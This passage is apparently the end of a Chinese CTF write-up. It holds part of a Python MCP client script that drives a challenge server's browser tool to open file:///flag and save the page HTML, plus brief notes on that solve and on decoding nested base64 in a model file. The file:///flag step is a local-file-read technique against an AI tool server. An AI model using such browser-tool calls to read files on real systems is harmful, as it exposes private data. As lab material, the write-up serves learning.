            print(f"获取页面文本失败: {e}")

        # 5. 也尝试获取整个 HTML
        print("\n尝试获取整个页面HTML...")
        try:
            html_result = await session.call_tool("browser_execute_script", arguments={
                "page_id": "flag_page",
                "script": "document.documentElement.outerHTML"
            })
            print(f"HTML结果: {html_result}")
            if html_result.content:
                with open("flag_html.html", "w", encoding="utf-8") as f:
                    for content in html_result.content:
                        if hasattr(content, 'text'):
                            f.write(content.text)
                print("HTML已保存为 flag_html.html")
        except Exception as e:
            print(f"获取HTML失败: {e}")


if __name__ == "__main__":
    asyncio.run(main())
本地搭建mcp-client,然后连接题目给的服务,通过访问file:///flag之后获取页面文字.
等下交个flag先
不太理解,丢给GPT被一把梭了(
运行题目给的py脚本发现模型文件31有问题,打开发现有一段base64,解密之后发现还有一段,再解密之后得到加密文本和密钥,解密即可.

 浙公网安备 33010602011771号